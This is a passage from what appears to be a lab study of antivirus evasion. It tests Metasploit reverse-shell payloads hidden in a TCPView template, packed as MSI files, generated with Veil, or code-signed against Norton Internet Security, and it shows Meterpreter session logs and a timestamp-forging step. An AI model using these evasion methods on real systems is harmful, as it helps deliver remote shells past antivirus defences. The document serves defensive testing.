


Figure 36. Norton Internet Security main screen

The first test is to copy the files out from the network share to c:\AV\Output folder to see how many files get caught already while copying them.

```
5/2/2014 11:29:20 AM,High,reverse_tcp_default_5shikata_10.0.224.107_56768.exe (Packed.Generic.347) detected by
Auto-Protect,Blocked,Resolved - No Action Required
5/2/2014 11:29:20 AM,High,reverse_tcp_default_5shikata_10.0.224.107_80.exe (Packed.Generic.347) detected by
Auto-Protect,Blocked,Resolved - No Action Required
5/2/2014 11:29:18 AM,High,shell_reverse_tcp_default_5shikata_10.0.224.107_56768.exe (Packed.Generic.347)
detected by Auto-Protect,Blocked,Resolved - No Action Required
5/2/2014 11:29:18 AM,High,shell_reverse_tcp_default_5shikata_10.0.224.107_80.exe (Packed.Generic.347) detected
by Auto-Protect,Blocked,Resolved - No Action Required
```

22 out of 26 executables made it to the destination folder so it seems quite good. The first ones to test are the default template executables to see if Norton Internet Security (NIS) can find the payload inside and if it can detect any network activity reverse_tcp_defaultKEEP_5shikata_10.0.224.107_80.exe is the first subject.

From the tests it is clear that the main thread closes before the payload can execute so no alerts from antivirus but no shell as well. The same goes with reverse_tcp_defaultKEEP_5shikata_10.0.224.107_56768.exe

By testing the other payload- shell_reverse_tcp it can be seen that the reverse shell also closes before a session is established so no alerts from antivirus software but also no shell coming back either from shell_reverse_tcp_defaultKEEP_5shikata_10.0.224.107_56768.exe nor from shell_reverse_tcp_defaultKEEP_5shikata_10.0.224.107_80.exe.

The next test will be conducted on the custom template TCPView and as the first test the executable where the main program is completely left out and only the payload will be executed.

reverse_tcp_tcpview_5shikata_10.0.224.107_80.exe

Unsuprisingly NIS didn't do anything to block the process and a shell returned to the management machine:

```
[*] Encoded stage with x86/call4_dword_xor
[*] Sending encoded stage (769563 bytes) to 10.0.224.165
[*] Meterpreter session 8 opened (10.0.224.107:80 -> 10.0.224.165:49207) at
2014-05-02 12:04:15 +0000
meterpreter > getpid
Current pid: 3984
meterpreter > getuid
Server username: ls14win7sp1\Administrator
```

The pid corresponds to the actual filename and the description of the process is kept from TCPView- TCP/UDP endpoint viewer




Image Name	PID	User Name	CPU	Memory (...	Description
lsm.exe	572	SYSTEM	00	948 K	Local Session Manager Service
msdtc.exe	1164	NETWO...	00	2,204 K	Microsoft Distributed Transac...
nis.exe	1752		00	5,292 K	Norton Internet Security
nis.exe	2712		00	5,848 K	Norton Internet Security
notepad.exe	2224	Adminis...	00	916 K	Notepad
notepad.exe	3704	Adminis...	00	904 K	Notepad
notepad.exe	4092	Adminis...	00	972 K	Notepad
reverse_tcp_tcpview_5shikata_10.0.224.107_80.exe	3984	Adminis...	00	3,556 K	TCP/UDP endpoint viewer
SearchIndexer.exe	2312	SYSTEM	00	4,488 K	Microsoft Windows Search In...
services.exe	540	SYSTEM	00	2,760 K	Services and Controller app
smss.exe	296	SYSTEM	00	248 K	Windows Session Manager
spoolsv.exe	1272	SYSTEM	00	4,148 K	Spooler SubSystem App
sppsvc.exe	2856	NETWO...	00	5,968 K	Microsoft Software Protection...
svchost.exe	660	SYSTEM	00	2,508 K	Host Process for Windows Se...
svchost.exe	736	NETWO...	00	2,692 K	Host Process for Windows Se...

☑ Show processes from all users


Processes: 40 CPU Usage: 0% Physical Memory: 21%

Figure 37. NIS meterpreter tcpview session

And by testing the higher port 56768 the result remains the same- no intervention from AV and a shell is produced.

```
[*] Encoded stage with x86/call4_dword_xor
[*] Sending encoded stage (769563 bytes) to 10.0.224.165
[*] Meterpreter session 9 opened (10.0.224.107:56768 -> 10.0.224.165:49208) at
2014-05-02 12:17:15 +0000
```

The previous test indicates that if a plain tcpview even without keeping the functionality a tcpview with original functions kept and a payload inserted as a side thread should also work.



File Insight

A program was behaving suspiciously on your computer.
This program was removed.

reverse_tcp_tcpviewkeep...
Threat name:
SONAR.Heuristic.120

Details
Very Few Users, Very New, Risk High

Origin
Downloaded from Unknown

Activity
Actions performed: 5

On computers as of	5/2/2014 at 12:25:02 PM
Last Used	5/2/2014 at 12:25:02 PM
Startup Item	No
Launched	Yes

Very Few Users
Fewer than 5 users in the Norton Community have used this file.

Very New
This file was released less than 1 week ago.

High
This file risk is high.


SONAR Protection monitors for suspicious program activity on your computer.

Figure 38. NIS finds tcpviewKEEP suspicious

For some reason the tcpview with keep was caught by NIS and from the looks it seems that the problems were the unique hash of the file that has not been seen before and a very fresh release time (see Annex 2).

To test test the higher port we alter the file slightly and change the timestamp to 2 years old.

For that we can use the windows tool fstouch since touch in linux only modifies the Modified time but Created and Accessed remain untouched.



reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107

Type of file: Application (.exe)

Description: TCP/UDP endpoint viewer

Location: C:\AV\Output

Size: 303 KB (310,272 bytes)

Size on disk: 304 KB (311,296 bytes)


Created: Sunday, April 29, 2012, 12:45:16 PM

Modified: Sunday, April 29, 2012, 12:45:16 PM

Accessed: Sunday, April 29, 2012, 12:45:16 PM

Attributes: □ Read-only □ Hidden

Figure 39. Timestamp for NIS changed



A program was behaving suspiciously on your computer.
This program was removed.

reverse_tcp_tcpviewkeep...
Threat name:
SONAR.Heuristic.120

Details
Very Few Users, Very New, Risk High

Origin
Downloaded from
Unknown

Activity
Actions performed: 5

On computers as of	5/2/2014 at 12:47:37 PM
Last Used	5/2/2014 at 12:47:37 PM
Startup Item	No
Launched	Yes

Very Few Users
Fewer than 5 users in the Norton Community have used this file.

Very New
This file was released **less than 1 week ago.**


High
This file risk is high.

SONAR Protection monitors for suspicious program activity on your computer.

Figure 40. NIS ignores changed timestamp

But even then NIS still detected it and the timestamp it presented was the one from the execution time.

The next test will be conducted with MSI files – reverse_tcp_default_5shikata_10.0.224.107_80.msi and the result from the NIS



Auto-Protect blocked this Virus.
No further action is needed.

msic43.tmp
Threat name:
Packed.Generic.347

Details
Unknown Community Usage, Unknown Age, Risk High

Origin
Downloaded from Unknown

Activity
Actions performed: 1

On computers as of	5/2/2014 at 12:57:22 PM
Last Used	5/2/2014 at 12:57:22 PM
Startup Item	No
Launched	No

Unknown
It is **unknown** how many users in the Norton Community have used this file.

Unknown
This file release is currently **not known.**

High
This file risk is high.

Threat type: Virus. Programs that infect other programs, files, or areas of a computer by inserting themselves or attaching themselves to that medium.

Figure 41. NIS detects the dropped temporary file

And the same behavior occurred also with port 56768 in the callback and also with payload shell_reverse_tcp as the payload on both ports 80 and 56768.

Next step to test is another payload- shell_reverse_tcp and the tcpview as the template without preserving the functionality and the file shell_reverse_tcp_tcpview_5shikata_10.0.224.107_80.exe returned a command shell.

```
[*] Command shell session 12 opened (10.0.224.107:80 -> 10.0.224.165:49213) at
2014-05-02 13:05:59 +0000
```

and testing the executable with callback to port 56768 produced also a shell

```
[*] Command shell session 13 opened (10.0.224.107:56768 -> 10.0.224.165:49214)
at 2014-05-02 13:08:22 +0000
```

Testing the custom template tcpview with shell_reverse_tcp produced the same results as with reverse_tcp payload- although also in here the file timestamps were modified and NIS did not have internet connection it was still able to suggest that the file release time was less than 1 week ago and fewer than 5 users in the Norton Community have used this file. So no shells with files shell_reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_56768.exe

shell_reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_80.exe

Next files to test are the payloads generated with veil and which should have pretty high success rate.

veil_reverse_tcp_10.0.224.107_80.exe is the one to test and with no surprise a shell is returned.

```
[*] Encoded stage with x86/call4_dword_xor
[*] Sending encoded stage (769563 bytes) to 10.0.224.165
[*] Meterpreter session 15 opened (10.0.224.107:80 -> 10.0.224.165:49217) at
2014-05-02 13:15:49 +0000
```

and the same goes also for the port 56768 version of the payload- it returned a shell to the management.

As veil produced shells back we're going to test the signed versions of the executables- first we test the signed executable whose certificate authority (CA) certificate is not in the trusted root certificate store.


And as a result the SONAR detector from NIS intercepts the file and classifies it as malicious based on the date and low usage in the Norton Community

The last executable to be tested will be the signed executable who's CA is in the trusted root.

And it produced a reverse shell

```
[*] Encoded stage with x86/call4_dword_xor
[*] Sending encoded stage (769563 bytes) to 10.0.224.165
[*] Meterpreter session 18 opened (10.0.224.107:80 -> 10.0.224.165:49221) at
2014-05-02 13:25:16 +0000
meterpreter > getpid
Current pid: 3096
```

and also seen from the TCPView (clean one)




Process	PID	Proto...	Local Address	Local Port	Remote Addr...	Remote P...
services.exe	540	TCPV6	[0:0:0:0:0:0:0:0]	49155	[0:0:0:0:0:0:0:0]	0
signedTRUSTED_reverse_tcp_default_5shikata_10.0.224.107_80.exe	3096	TCP	10.0.224.165	49221	10.0.224.107	80

Endpoints: 32 Established: 2 Listening: 17 Time Wait: 0 Close Wait: 0

Figure 42. NIS Allows signed and trusted executable

The same worked also with the shell_reverse_tcp so signed executables that are also trusted in the certificate store are trusted in Norton Internet Security.

